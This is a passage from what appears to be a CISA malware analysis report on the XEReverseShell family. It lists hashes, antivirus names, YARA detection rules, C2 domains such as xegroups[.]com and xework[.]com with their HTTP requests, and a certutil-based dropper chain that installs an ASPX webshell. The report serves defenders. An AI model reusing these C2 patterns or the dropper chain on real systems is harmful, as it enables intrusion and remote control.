        $s1 = { 50 67 42 59 52 56 4a 6c 64 6d 56 79 63 32 56 54 61 47 56 73 }
        $s2 = { 54 56 71 51 41 41 4d 41 41 41 41 45 41 41 41 }
        $s3 = { 78 65 73 76 72 73 2e 65 78 65 }
        $s4 = { 58 45 52 65 76 65 72 73 65 53 68 65 6c 6c }
        $s5 = { 57 45 56 53 5a 58 5a 6c 63 6e 4e 6c 55 32 }
        $s6 = { 59 00 32 00 31 00 6b 00 4c 00 6d 00 56 00 34 00 5a 00 51 00 3d 00 3d }
    condition:
        2 of them
}
```

ssdeep Matches

No matches found.

Relationships

815d262d38....	Dropped	08375e2d187ee53ed263ee6529645e03ead1a8e77afd723a3e0495201452d415
815d262d38....	Dropped_By	78a926f899320ee6f05ab96f17622fb68e674296689e8649c95f95dade91e933
815d262d38....	Connected_To	xegroups[.]com

Description

This artifact is a reverse shell utility named ‘XE ReverseShell[.]exe’ that is dropped and decoded by "1596686310[.]434117[.]png" (78a926f899...). When the utility is executed it will attempt to connect to the domain xegroups[.]com to obtain the IP address of the C2 and port number to listen on. If no IP address or port number is obtained the program will terminate.

```
---Begin HTTP Session---
GET /masterip HTTP/1[.]1
Host: xegroups[.]com
Connection: Keep-Alive

GET /masterport HTTP/1[.]1
Host: xegroups[.]com
---End HTTP Session---
```

Upon receipt of the port number, XE ReverseShell will establish a listener on the port to accept streamed data. The utility is able to read or write streamed data and pass incoming commands to a command shell.
The program will check the OS Version of the system to determine what type of command shell is required. For Windows systems it will invoke Y21kLmV4ZQ== (cmd[.]exe), and for Linux it will invoke L2Jpbi9iYXNo (/bin/bash).

XE ReverseShell collects the path to the web server system files, current username, APP_POOL (IIS Application Pool configuration), ComputerName, OSVersion, Internet IP, Local IP and Reverse Domain
XEReverseShell will send the system data to the C2 in the following format:

```
---Begin---
---------------[ XE ReverseShell ]---------------
CURRENT USERNAME
APP POOL            APP_POOL_CONFIG
COMPUTER NAME
SYSTEM              LOCAL IP
--------------------------------------------------
---End---
```

After the listener is set, the utility will execute the ‘setshell’ command that drops an embedded ASPX webshell (08375e2d18...). If the utility receives the command ‘xequit’ it will sleep for a period of time determined by the adversary.

xegroups[.]com

Tags

command-and-control

Ports

- 443 TCP

HTTP Sessions

- GET /masterip HTTP/1[.]1
  Host: xegroups[.]com
  Connection: Keep-Alive
- GET /masterport HTTP/1[.]1
  Host: xegroups[.]com
  Connection: Keep-Alive

Whois

```
Domain Name: XEGROUPS[.]COM
Registry Domain ID: 1688868944_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois[.]godaddy[.]com
Registrar URL: hxxp://www[.]godaddy[.]com
Updated Date: 2022-09-10T12:19:48Z
Creation Date: 2011-11-25T06:06:37Z
Registry Expiry Date: 2026-11-25T06:06:37Z
Registrar: GoDaddy[.]com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse[@]godaddy[.]com
Registrar Abuse Contact Phone: 480-624-2505
Domain Status: ok hxxps://icann[.]org/epp#ok
Name Server: NS15[.]DOMAINCONTROL[.]COM
Name Server: NS16[.]DOMAINCONTROL[.]COM
Name Server: PDNS05[.]DOMAINCONTROL[.]COM
Name Server: PDNS06[.]DOMAINCONTROL[.]COM
DNSSEC: unsigned

Domain Name: XEGROUPS[.]COM
Registry Domain ID: 1688868944_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois[.]godaddy[.]com
Registrar URL: hxxps://www[.]godaddy[.]com
Updated Date: 2022-03-31T11:16:55Z
Creation Date: 2011-11-25T01:06:37Z
Registrar Registration Expiration Date: 2026-11-25T01:06:37Z
Registrar: GoDaddy[.]com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse[@]godaddy[.]com
Registrar Abuse Contact Phone: +1[.]4806242505
Domain Status: ok hxxps://icann[.]org/epp#ok
Registry Registrant ID: Not Available From Registry
Registrant Name: Registration Private
Registrant Organization: Domains By Proxy, LLC
Registrant Street: DomainsByProxy[.]com
Registrant Street: 2155 E Warner Rd
Registrant City: Tempe
Registrant State/Province: Arizona
Registrant Postal Code: 85284
```

Registrant Country: US
Registrant Phone: +1[.]4806242599
Registrant Phone Ext:
Registrant Fax: +1[.]4806242598
Registrant Fax Ext:
Registrant Email: Select Contact Domain Holder link at hxxps://www[.]godaddy[.]com/whois/results.aspx?domain=xegroups.com
Registry Admin ID: Not Available From Registry
Admin Name: Registration Private
Admin Organization: Domains By Proxy, LLC
Admin Street: DomainsByProxy[.]com
Admin Street: 2155 E Warner Rd
Admin City: Tempe
Admin State/Province: Arizona
Admin Postal Code: 85284
Admin Country: US
Admin Phone: +1[.]4806242599
Admin Phone Ext:
Admin Fax: +1[.]4806242598
Admin Fax Ext:
Admin Email: Select Contact Domain Holder link at hxxps://www[.]godaddy[.]com/whois/results.aspx?domain=xegroups.com
Registry Tech ID: Not Available From Registry
Tech Name: Registration Private
Tech Organization: Domains By Proxy, LLC
Tech Street: DomainsByProxy[.]com
Tech Street: 2155 E Warner Rd
Tech City: Tempe
Tech State/Province: Arizona
Tech Postal Code: 85284
Tech Country: US
Tech Phone: +1[.]4806242599
Tech Phone Ext:
Tech Fax: +1[.]4806242598
Tech Fax Ext:
Tech Email: Select Contact Domain Holder link at hxxps://www[.]godaddy[.]com/whois/results.aspx?domain=xegroups.com
Name Server: NS15[.]DOMAINCONTROL[.]COM
Name Server: NS16[.]DOMAINCONTROL[.]COM
Name Server: PDNS05[.]DOMAINCONTROL[.]COM
Name Server: PDNS06[.]DOMAINCONTROL[.]COM
DNSSEC: unsigned

Relationships

xegroups[.]com	Resolved_To	184[.]168[.]104[.]171
xegroups[.]com	Connected_From	815d262d38a26d5695606d03d5a1a49b9c00915ead1d8a2c04eb47846100e93f
xegroups[.]com	Connected_From	1fed0766f564dc05a119bc7fa0b6670f0da23504e23ece94a5ae27787b674cd2

Description

At the time of analysis, the files "XEReverseShell[.]exe" (815d262d38...) and "Multi-OS_ReverseShell[.]exe" (1fed0766f56...) attempted to connect to this domain.

508dd87110cb5bf5d156a13c2430c215035db216f20f546e4acec476e8d55370

Tags

backdoor decryptor downloader dropper oader trojan

Details

Name	xesmartshell.tmp
Size	35499 bytes

Type	ASCII text, with very long lines, with no line terminators
MD5	0bcceb4fdfb12db21fdfc3a42b9c4693
SHA1	f57d14e291eba19ce484ec4702a7e1f67eaeb7a0
SHA256	508dd87110cb5bf5d156a13c2430c215035db216f20f546e4acec476e8d55370
SHA512	0734d29669a988680e1fedade894d541e37b301460761e247acaa77265d694c441dbff5dca3c7603a77384a969fdd45e375040c582f2de7479fbbcb105a52e20
ssdeep	768:lcK0h28/Z2uPn9V+58vQK9Pu605OF18oukmsuH9wuHE2suSxFuPR22p1Ek:lc8k2Y9VN9Pj0UF101Ek
Entropy	4.370109
Path	C:\Windows\Temp

Antivirus

Bitdefender	Gen:Heur.Bodegun.19
Emsisoft	Gen:Heur.Bodegun.19 (B)
IKARUS	Trojan-Downloader.MSIL.Agent

YARA Rules

- rule CISA_10413062_10 : XEReverseShell trojan backdoor downloader dropper webshell remote_access communicates_with_C2 exfiltrates_data installs_other_components

```
{
  meta:
    Author = "CISA Code & Media Analysis"
    Incident = "10413062"
    Date = "2022-11-23"
    Last_Modified = "20221215_1930"
    Actor = "n/a"
    Family = "XEReverseShell"
    Capabilities = "remote-access communicates-with-C2 exfiltrates-data installs-other-components"
    Malware_Type = "trojan backdoor downloader dropper webshell"
    Tool_Type = "remote-access"
    Description = "Detects XEReverseShell samples"
    MD5_1 = "37e173b932596af62fefc4dc10c8551d"
    SHA256_1 = "815d262d38a26d5695606d03d5a1a49b9c00915ead1d8a2c04eb47846100e93f"
    MD5_2 = "0bcceb4fdfb12db21fdfc3a42b9c4693"
    SHA256_2 = "508dd87110cb5bf5d156a13c2430c215035db216f20f546e4acec476e8d55370"
    MD5_3 = "42d7b2e1bcf75f9c469afa340f078c86"
    SHA256_3 = "d9273a16f979adee1afb6e55697d3b7ab42fd75051786f8c67a6baf46c4c19c2"
    MD5_4 = "d85880ad1e87c4266f899eca02207dd4"
    SHA256_4 = "1fed0766f564dc05a119bc7fa0b6670f0da23504e23ece94a5ae27787b674cd2"
    MD5_5 = "eaa579d911b8a47eaaea744d59d14708"
    SHA256_5 = "11d8b9be14097614dedd68839c85e3e8feec08cdab675a5e89c5b055a6a68bad"
    MD5_6 = "f968639a4840535a6ecda1cbe3065260"
    SHA256_6 = "a0ab222673d35d750a0290db1b0ce890b9d40c2ab67bfebb62e1a006e9f2479c"
    MD5_7 = "137423d7b7f5a5684a9b1457f46fdfb2"
    SHA256_7 = "e45ad91f12188a7c3d4891b70e1ee87a3f23eb981804ea72cd23f1d5e331ff5a"
    MD5_8 = "7947ce86923d732e6963c79aea757036"
    SHA256_8 = "8a5fc2b8ecb7ac6c0db76049d7e09470dbc24f1a90026a431285244818866505"
    MD5_9 = "d3cf1d590b2a63ae6070dd0011390f03"
    SHA256_9 = "78a926f899320ee6f05ab96f17622fb68e674296689e8649c95f95dade91e933"
  strings:
    $s1 = { 50 67 42 59 52 56 4a 6c 64 6d 56 79 63 32 56 54 61 47 56 73 }
    $s2 = { 54 56 71 51 41 41 4d 41 41 41 41 45 41 41 41 }
    $s3 = { 78 65 73 76 72 73 2e 65 78 65 }
    $s4 = { 58 45 52 65 76 65 72 73 65 53 68 65 6c 6c }
    $s5 = { 57 45 56 53 5a 58 5a 6c 63 6e 4e 6c 55 32 }
    $s6 = { 59 00 32 00 31 00 6b 00 4c 00 6d 00 56 00 34 00 5a 00 51 00 3d 00 3d }
  condition:
    2 of them
}
```

ssdeep Matches

No matches found.

Relationships

508dd87110....	Related_To	1fed0766f564dc05a119bc7fa0b6670f0da2350 4e23ece94a5ae27787b674cd2

Description

This artifact is a base64 encoded file. The file will be decoded using the command-line utility certutil[.]exe and executed as xesvrs[.]exe (1fed0766f5...).

1fed0766f564dc05a119bc7fa0b6670f0da23504e23ece94a5ae27787b674cd2

Tags

backdoor decryptor dropper trojan

Details

Name	xesvrs.exe
Size	30719 bytes
Type	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
MD5	d85880ad1e87c4266f899eca02207dd4
SHA1	a7fc982d1fc30548cbe43cf643be22a31323f23b
SHA256	1fed0766f564dc05a119bc7fa0b6670f0da23504e23ece94a5ae27787b674cd2
SHA512	a16333b864b1ec58db6e3a8bc18c9aa4c09ad71fcbe68054c0bfb6a0c41584750962388b153d72bcb238c2b6d7e14bc5b39af896fecc61ce646443e12369a24e
ssdeep	768:jEyUcAiat1Nk8JIN9F76BnwRigRI1n4Nkn:AyszWSEigm4N+
Entropy	4.381223
Path	C:\Windows\Temp

Antivirus

Avira	HEUR/AGEN.1236126
Bitdefender	Gen:Heur.Bodegun.19
Emsisoft	Gen:Heur.Bodegun.19 (B)
ESET	MSIL/Agent.CYN trojan
K7	Riskware (0040eff71)
McAfee	GenericRXLT-TK!D85880AD1E87
VirusBlokAda	TScope.Trojan.MSIL

YARA Rules

```
• rule CISA_10413062_10 : XEReverseShell trojan backdoor downloader dropper webshell remote_access
  communicates_with_C2 exfiltrates_data installs_other_components
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10413062"
      Date = "2022-11-23"
      Last_Modified = "20221215_1930"
      Actor = "n/a"
```

```
        Family = "XEReverseShell"
        Capabilities = "remote-access communicates-with-C2 exfiltrates-data installs-other-components"
        Malware_Type = "trojan backdoor downloader dropper webshell"
        Tool_Type = "remote-access"
        Description = "Detects XEReverseShell samples"
        MD5_1 = "37e173b932596af62fefc4dc10c8551d"
        SHA256_1 = "815d262d38a26d5695606d03d5a1a49b9c00915ead1d8a2c04eb47846100e93f"
        MD5_2 = "0bcceb4fdfb12db21fdfc3a42b9c4693"
        SHA256_2 = "508dd87110cb5bf5d156a13c2430c215035db216f20f546e4acec476e8d55370"
        MD5_3 = "42d7b2e1bcf75f9c469afa340f078c86"
        SHA256_3 = "d9273a16f979adee1afb6e55697d3b7ab42fd75051786f8c67a6baf46c4c19c2"
        MD5_4 = "d85880ad1e87c4266f899eca02207dd4"
        SHA256_4 = "1fed0766f564dc05a119bc7fa0b6670f0da23504e23ece94a5ae27787b674cd2"
        MD5_5 = "eaa579d911b8a47eaaea744d59d14708"
        SHA256_5 = "11d8b9be14097614dedd68839c85e3e8feec08cdab675a5e89c5b055a6a68bad"
        MD5_6 = "f968639a4840535a6ecda1cbe3065260"
        SHA256_6 = "a0ab222673d35d750a0290db1b0ce890b9d40c2ab67bfebb62e1a006e9f2479c"
        MD5_7 = "137423d7b7f5a5684a9b1457f46fdfb2"
        SHA256_7 = "e45ad91f12188a7c3d4891b70e1ee87a3f23eb981804ea72cd23f1d5e331ff5a"
        MD5_8 = "7947ce86923d732e6963c79aea757036"
        SHA256_8 = "8a5fc2b8ecb7ac6c0db76049d7e09470dbc24f1a90026a431285244818866505"
        MD5_9 = "d3cf1d590b2a63ae6070dd0011390f03"
        SHA256_9 = "78a926f899320ee6f05ab96f17622fb68e674296689e8649c95f95dade91e933"
    strings:
        $s1 = { 50 67 42 59 52 56 4a 6c 64 6d 56 79 63 32 56 54 61 47 56 73 }
        $s2 = { 54 56 71 51 41 41 4d 41 41 41 41 45 41 41 41 }
        $s3 = { 78 65 73 76 72 73 2e 65 78 65 }
        $s4 = { 58 45 52 65 76 65 72 73 65 53 68 65 6c 6c }
        $s5 = { 57 45 56 53 5a 58 5a 6c 63 6e 4e 6c 55 32 }
        $s6 = { 59 00 32 00 31 00 6b 00 4c 00 6d 00 56 00 34 00 5a 00 51 00 3d 00 3d }
    condition:
        2 of them
}
```

ssdeep Matches

No matches found.

Relationships

1fed0766f5....	Dropped	08375e2d187ee53ed263ee6529645e03ead1a8e77afd723a3e0495201452d415
1fed0766f5....	Related_To	508dd87110cb5bf5d156a13c2430c215035db216f20f546e4acec476e8d55370
1fed0766f5....	Related_To	d9273a16f979adee1afb6e55697d3b7ab42fd75051786f8c67a6baf46c4c19c2
1fed0766f5....	Connected_To	xegroups[.]com

Description

This artifact is a reverse shell utility named ‘Multi-OS ReverseShell[.]exe’ that is decoded from xesmartshell[.]tmp (508dd87110...). When the utility is executed it will attempt to connect to the domain xegroups[.]com using Secure Sockets Layer (SSL) to obtain the IP address of the C2 and port number to listen on. If no IP address or port number is obtained the program will terminate.

Upon receipt of the port number, Multi-OS ReverseShell will establish a listener on the port to accept streamed data. If a port number is not returned, the program will listen on TCP 3979 by default.
The utility is able to read or write streamed data and pass incoming commands to a command shell.
The program will check the OS Version of the system to determine what type of command shell is required. For Windows systems it will invoke Y21kLmV4ZQ== (cmd[.]exe), and for Linux it will invoke L2Jpbi9iYXNo (/bin/bash).

Multi-OS ReverseShell collects the path to the web server system files, current username, APP_POOL (IIS Application Pool configuration), ComputerName, OSVersion, Internet IP, Local IP and Reverse Domain
XEReverseShell will send the system data to the C2 in the following format:

```
---Begin---
---[ X ReverseShell ]---
CURRENT USERNAME
APP POOL          APP_POOL_CONFIG
COMPUTER NAME
SYSTEM            LOCAL IP
-----------------------------
---End---
```

After the listener is set, the utility will execute the ‘setshell’ command that drops an embedded ASPX webshell (08375e2d18...). If the utility receives the command ‘xequit’ it will sleep for a period of time determined by the adversary.

e45ad91f12188a7c3d4891b70e1ee87a3f23eb981804ea72cd23f1d5e331ff5a

Tags

decryptor dropper trojan

Details

Name	1596835329.5015914.png
Size	165888 bytes
Type	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
MD5	137423d7b7f5a5684a9b1457f46fdfb2
SHA1	679a6b4b7fa0978e38b327e318059c26b883b064
SHA256	e45ad91f12188a7c3d4891b70e1ee87a3f23eb981804ea72cd23f1d5e331ff5a
SHA512	d56ed37959b6ea37d0f2e58d6f1f61b7b85fa593d1228a402c9798c945e52432008c7a897a6b8e40bfd33fae22df34db93ce46a83f728675e109d828bc1cb995
ssdeep	3072:orofuzXob2OYWWibJXDYipzo2UVX+pnn/quS/eSzYU:FfuzXZOY3aSinn/quS/eSz
Entropy	6.244787

Antivirus

Bitdefender	Gen:Variant.Tedy.146424
Emsisoft	Gen:Variant.Tedy.146424 (B)
ESET	a variant of Win64/Agent.AQS trojan
K7	Trojan (0058b2b81)
McAfee	RDN/Generic Exploit
Zillya!	Trojan.Agent.Win64.22713

YARA Rules

- rule CISA_10413062_10 : XEReverseShell trojan backdoor downloader dropper webshell remote_access communicates_with_C2 exfiltrates_data installs_other_components

```
{
  meta:
     Author = "CISA Code & Media Analysis"
     Incident = "10413062"
     Date = "2022-11-23"
     Last_Modified = "20221215_1930"
     Actor = "n/a"
     Family = "XEReverseShell"
     Capabilities = "remote-access communicates-with-C2 exfiltrates-data installs-other-components"
     Malware_Type = "trojan backdoor downloader dropper webshell"
```

```
        Tool_Type = "remote-access"
        Description = "Detects XEReverseShell samples"
        MD5_1 = "37e173b932596af62fefc4dc10c8551d"
        SHA256_1 = "815d262d38a26d5695606d03d5a1a49b9c00915ead1d8a2c04eb47846100e93f"
        MD5_2 = "0bcceb4fdfb12db21fdfc3a42b9c4693"
        SHA256_2 = "508dd87110cb5bf5d156a13c2430c215035db216f20f546e4acec476e8d55370"
        MD5_3 = "42d7b2e1bcf75f9c469afa340f078c86"
        SHA256_3 = "d9273a16f979adee1afb6e55697d3b7ab42fd75051786f8c67a6baf46c4c19c2"
        MD5_4 = "d85880ad1e87c4266f899eca02207dd4"
        SHA256_4 = "1fed0766f564dc05a119bc7fa0b6670f0da23504e23ece94a5ae27787b674cd2"
        MD5_5 = "eaa579d911b8a47eaaea744d59d14708"
        SHA256_5 = "11d8b9be14097614dedd68839c85e3e8feec08cdab675a5e89c5b055a6a68bad"
        MD5_6 = "f968639a4840535a6ecda1cbe3065260"
        SHA256_6 = "a0ab222673d35d750a0290db1b0ce890b9d40c2ab67bfebb62e1a006e9f2479c"
        MD5_7 = "137423d7b7f5a5684a9b1457f46fdfb2"
        SHA256_7 = "e45ad91f12188a7c3d4891b70e1ee87a3f23eb981804ea72cd23f1d5e331ff5a"
        MD5_8 = "7947ce86923d732e6963c79aea757036"
        SHA256_8 = "8a5fc2b8ecb7ac6c0db76049d7e09470dbc24f1a90026a431285244818866505"
        MD5_9 = "d3cf1d590b2a63ae6070dd0011390f03"
        SHA256_9 = "78a926f899320ee6f05ab96f17622fb68e674296689e8649c95f95dade91e933"
    strings:
        $s1 = { 50 67 42 59 52 56 4a 6c 64 6d 56 79 63 32 56 54 61 47 56 73 }
        $s2 = { 54 56 71 51 41 41 4d 41 41 41 41 45 41 41 41 }
        $s3 = { 78 65 73 76 72 73 2e 65 78 65 }
        $s4 = { 58 45 52 65 76 65 72 73 65 53 68 65 6c 6c }
        $s5 = { 57 45 56 53 5a 58 5a 6c 63 6e 4e 6c 55 32 }
        $s6 = { 59 00 32 00 31 00 6b 00 4c 00 6d 00 56 00 34 00 5a 00 51 00 3d 00 3d }
    condition:
        2 of them
}
```

ssdeep Matches

No matches found.

Relationships

e45ad91f12....	Related_To	d9273a16f979adee1afb6e55697d3b7ab42fd75051786f8c67a6baf46c4c19c2
e45ad91f12....	Dropped	a0ab222673d35d750a0290db1b0ce890b9d40c2ab67bfebb62e1a006e9f2479c

Description

This artifact is a DLL that drops and executes a reverse shell utility. When the DLL is loaded it will drop an embedded and base64 encoded payload named ‘SortVistaCompat’ (d9273a16f9...) into the path C:\Windows\Temp. The program will then invoke the command-line utility certutil[.]exe with the –decode option and write the new file as xesvrs[.]exe (1fed0766f5...) into C:\Windows \Temp. Cmd[.]exe is then invoked to execute the dropped file.

d9273a16f979adee1afb6e55697d3b7ab42fd75051786f8c67a6baf46c4c19c2

Tags

backdoor dropper trojan

Details

Name	SortVistaCompat
Size	36183 bytes
Type	ASCII text, with very long lines, with no line terminators

MD5	42d7b2e1bcf75f9c469afa340f078c86
SHA1	490a804022bcf79688422821df6012c429cec391
SHA256	d9273a16f979adee1afb6e55697d3b7ab42fd75051786f8c67a6baf46c4c19c2
SHA512	127f3a7d8a74d6dcbb400313d305ac228be42a55a07c17af4d1243e6797b3059bde5590953616f8715a9fa1ec11ebfa94de9d7413c14c9c6d6b0a5d5b65dc091
ssdeep	768:7inoJ6DKT4LxIgO2xl7wZLLbuM33kIBn37/vSHpaTNu8ETudlSCusxJ5caWYGx3c:OnoJe+gO2xJKuMnkCnz6HUTCJSTJ
Entropy	4.388474
Path	C:\Windows\Temp

Antivirus

Bitdefender	Gen:Heur.Bodegun.19
Comodo	Malware
Emsisoft	Gen:Heur.Bodegun.19 (B)
IKARUS	Trojan.MSIL.Agent
NANOAV	Trojan.Win32.Generic.hthjis

YARA Rules

- rule CISA_10413062_10 : XEReverseShell trojan backdoor downloader dropper webshell remote_access communicates_with_C2 exfiltrates_data installs_other_components

```
{
  meta:
    Author = "CISA Code & Media Analysis"
    Incident = "10413062"
    Date = "2022-11-23"
    Last_Modified = "20221215_1930"
    Actor = "n/a"
    Family = "XEReverseShell"
    Capabilities = "remote-access communicates-with-C2 exfiltrates-data installs-other-components"
    Malware_Type = "trojan backdoor downloader dropper webshell"
    Tool_Type = "remote-access"
    Description = "Detects XEReverseShell samples"
    MD5_1 = "37e173b932596af62fefc4dc10c8551d"
    SHA256_1 = "815d262d38a26d5695606d03d5a1a49b9c00915ead1d8a2c04eb47846100e93f"
    MD5_2 = "0bcceb4fdfb12db21fdfc3a42b9c4693"
    SHA256_2 = "508dd87110cb5bf5d156a13c2430c215035db216f20f546e4acec476e8d55370"
    MD5_3 = "42d7b2e1bcf75f9c469afa340f078c86"
    SHA256_3 = "d9273a16f979adee1afb6e55697d3b7ab42fd75051786f8c67a6baf46c4c19c2"
    MD5_4 = "d85880ad1e87c4266f899eca02207dd4"
    SHA256_4 = "1fed0766f564dc05a119bc7fa0b6670f0da23504e23ece94a5ae27787b674cd2"
    MD5_5 = "eaa579d911b8a47eaaea744d59d14708"
    SHA256_5 = "11d8b9be14097614dedd68839c85e3e8feec08cdab675a5e89c5b055a6a68bad"
    MD5_6 = "f968639a4840535a6ecda1cbe3065260"
    SHA256_6 = "a0ab222673d35d750a0290db1b0ce890b9d40c2ab67bfebb62e1a006e9f2479c"
    MD5_7 = "137423d7b7f5a5684a9b1457f46fdfb2"
    SHA256_7 = "e45ad91f12188a7c3d4891b70e1ee87a3f23eb981804ea72cd23f1d5e331ff5a"
    MD5_8 = "7947ce86923d732e6963c79aea757036"
    SHA256_8 = "8a5fc2b8ecb7ac6c0db76049d7e09470dbc24f1a90026a431285244818866505"
    MD5_9 = "d3cf1d590b2a63ae6070dd0011390f03"
    SHA256_9 = "78a926f899320ee6f05ab96f17622fb68e674296689e8649c95f95dade91e933"
  strings:
    $s1 = { 50 67 42 59 52 56 4a 6c 64 6d 56 79 63 32 56 54 61 47 56 73 }
    $s2 = { 54 56 71 51 41 41 4d 41 41 41 41 45 41 41 41 }
    $s3 = { 78 65 73 76 72 73 2e 65 78 65 }
```

```
        $s4 = { 58 45 52 65 76 65 72 73 65 53 68 65 6c 6c }
        $s5 = { 57 45 56 53 5a 58 5a 6c 63 6e 4e 6c 55 32 }
        $s6 = { 59 00 32 00 31 00 6b 00 4c 00 6d 00 56 00 34 00 5a 00 51 00 3d 00 3d }
    condition:
        2 of them
}
```

ssdeep Matches

No matches found.

Relationships

d9273a16f9....	Related_To	1fed0766f564dc05a119bc7fa0b6670f0da2350 4e23ece94a5ae27787b674cd2
d9273a16f9....	Related_To	e45ad91f12188a7c3d4891b70e1ee87a3f23eb 981804ea72cd23f1d5e331ff5a

Description

This artifact is a base64 encoded file. The file will be decoded using the command-line utility certutil[.]exe and executed as xesvrs[.]exe (1fed0766f5...).

a0ab222673d35d750a0290db1b0ce890b9d40c2ab67bfebb62e1a006e9f2479c

Tags

backdoor decryptor dropper trojan

Details

Name	Multi-OS_ReverseShell.exe
Size	27136 bytes
Type	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
MD5	f968639a4840535a6ecda1cbe3065260
SHA1	7d6a87fa147d36ec7c46fddbb42ba7665f502207
SHA256	a0ab222673d35d750a0290db1b0ce890b9d40c2ab67bfebb62e1a006e9f2479c
SHA512	80a5b1054a7efc7fd7a98a3b13ec13d806f9c7a421f61300812799a87a9f4f96059db54a9318b382d4a4f71364944e2bb 1a45af946b1965f056f6a4bad37c6d1
ssdeep	768:zwEtSNcAiat1Nk8JIN9F76BnwRigRI1terN:zfA/zWSEig1rN
Entropy	4.404027
Path	C:\Windows\Temp

Antivirus

Avira	HEUR/AGEN.1236126
Bitdefender	Gen:Heur.Bodegun.19
Emsisoft	Gen:Heur.Bodegun.19 (B)
ESET	a variant of MSIL/Agent.CYN trojan
IKARUS	Backdoor.MSIL.Bladabindi
K7	Riskware (0040eff71)
McAfee	GenericRXLT-TK!F968639A4840
NANOAV	Trojan.Win32.Generic.hthjis
Trend Micro	Backdoo.52B82A20
Trend Micro HouseCall	Backdoo.52B82A20
VirusBlokAda	TScope.Trojan.MSIL
Zillya!	Trojan.Agent.Win32.1371723

YARA Rules

```
• rule CISA_10413062_10 : XEReverseShell trojan backdoor downloader dropper webshell remote_access
  communicates_with_C2 exfiltrates_data installs_other_components
  {
    meta:
       Author = "CISA Code & Media Analysis"
       Incident = "10413062"
       Date = "2022-11-23"
       Last_Modified = "20221215_1930"
       Actor = "n/a"
       Family = "XEReverseShell"
       Capabilities = "remote-access communicates-with-C2 exfiltrates-data installs-other-components"
       Malware_Type = "trojan backdoor downloader dropper webshell"
       Tool_Type = "remote-access"
       Description = "Detects XEReverseShell samples"
       MD5_1 = "37e173b932596af62fefc4dc10c8551d"
       SHA256_1 = "815d262d38a26d5695606d03d5a1a49b9c00915ead1d8a2c04eb47846100e93f"
       MD5_2 = "0bcceb4fdfb12db21fdfc3a42b9c4693"
       SHA256_2 = "508dd87110cb5bf5d156a13c2430c215035db216f20f546e4acec476e8d55370"
       MD5_3 = "42d7b2e1bcf75f9c469afa340f078c86"
       SHA256_3 = "d9273a16f979adee1afb6e55697d3b7ab42fd75051786f8c67a6baf46c4c19c2"
       MD5_4 = "d85880ad1e87c4266f899eca02207dd4"
       SHA256_4 = "1fed0766f564dc05a119bc7fa0b6670f0da23504e23ece94a5ae27787b674cd2"
       MD5_5 = "eaa579d911b8a47eaaea744d59d14708"
       SHA256_5 = "11d8b9be14097614dedd68839c85e3e8feec08cdab675a5e89c5b055a6a68bad"
       MD5_6 = "f968639a4840535a6ecda1cbe3065260"
       SHA256_6 = "a0ab222673d35d750a0290db1b0ce890b9d40c2ab67bfebb62e1a006e9f2479c"
       MD5_7 = "137423d7b7f5a5684a9b1457f46fdfb2"
       SHA256_7 = "e45ad91f12188a7c3d4891b70e1ee87a3f23eb981804ea72cd23f1d5e331ff5a"
       MD5_8 = "7947ce86923d732e6963c79aea757036"
       SHA256_8 = "8a5fc2b8ecb7ac6c0db76049d7e09470dbc24f1a90026a431285244818866505"
       MD5_9 = "d3cf1d590b2a63ae6070dd0011390f03"
       SHA256_9 = "78a926f899320ee6f05ab96f17622fb68e674296689e8649c95f95dade91e933"
    strings:
       $s1 = { 50 67 42 59 52 56 4a 6c 64 6d 56 79 63 32 56 54 61 47 56 73 }
       $s2 = { 54 56 71 51 41 41 4d 41 41 41 41 45 41 41 41 }
       $s3 = { 78 65 73 76 72 73 2e 65 78 65 }
       $s4 = { 58 45 52 65 76 65 72 73 65 53 68 65 6c 6c }
       $s5 = { 57 45 56 53 5a 58 5a 6c 63 6e 4e 6c 55 32 }
       $s6 = { 59 00 32 00 31 00 6b 00 4c 00 6d 00 56 00 34 00 5a 00 51 00 3d 00 3d }
    condition:
       2 of them
  }
```

ssdeep Matches

No matches found.

Relationships

a0ab222673....	Dropped	08375e2d187ee53ed263ee6529645e03ead1a8e77afd723a3e0495201452d415
a0ab222673....	Dropped_By	e45ad91f12188a7c3d4891b70e1ee87a3f23eb981804ea72cd23f1d5e331ff5a
a0ab222673....	Connected_To	xework[.]com

Description

This artifact is a reverse shell utility named ‘XEReverseShell[.]exe’ that is dropped by "1596835329[.]5015914[.]png" (e45ad91f12...) into C:\Windows\Temp as xesvrs[.]exe. When the utility is executed it will attempt to connect to the domain xework[.]com to obtain the IP address of the C2 and port number to listen on. If no IP address or port number is obtained the program will terminate.

```
---Begin HTTP Sessions---
GET /masterip HTTP/1[.]1
Host: xework[.]com
Connection: Keep-Alive

GET /masterport HTTP/1[.]1
Host: xework[.]com
---End HTTP Sessions---
```

Upon receipt of the port number, XEReverseShell will establish a listener on the port to accept streamed data. The utility is able to read or write streamed data and pass incoming commands to a command shell.
The program will check the OS Version of the system to determine what type of command shell is required. For Windows systems it will invoke Y21kLmV4ZQ== (cmd[.]exe), and for Linux it will invoke L2Jpbi9iYXNo (/bin/bash).

XEReverseShell collects the path to the web server system files, current username, APP_POOL (IIS Application Pool configuration), ComputerName, OSVersion, Internet IP, Local IP and Reverse Domain. If it cannot identify the Internet IP address or Reverse Domain the utility attempts to connect to api[.]hackertarget[.]com/reverselookup/?q= to identify the IP address or retrieve answer records for the domain. Api[.]hackertarget[.]com is a legitimate website hosted for blue teams and penetration testers.

XEReverseShell will send the system data to the C2 in the following format:

```
---Begin---
|

------------------------[ XE ReverseShell ]-----------------------
CURRENT USERNAME
APP POOL        APP_POOL_CONFIG
COMPUTER NAME
SYSTEM
INTERNET IP       LOCAL IP
REVERSE DOMAIN

------------------------------------------------------------------------
---End---
```

After the listener is set, the program will drop and decode an embedded base64 encoded webshell named small[.]aspx (08375e2d18...) into the path C:\Windows\Temp. If the utility receives the command ‘xequit’ it will sleep for a period of time determined by the adversary.

11415ac829c17bd8a9c4cef12c3fbc23095cbb3113c89405e489ead5138384cd

Tags

downloader trojan

Details

Name	1597974061.4531896.png
Size	92160 bytes
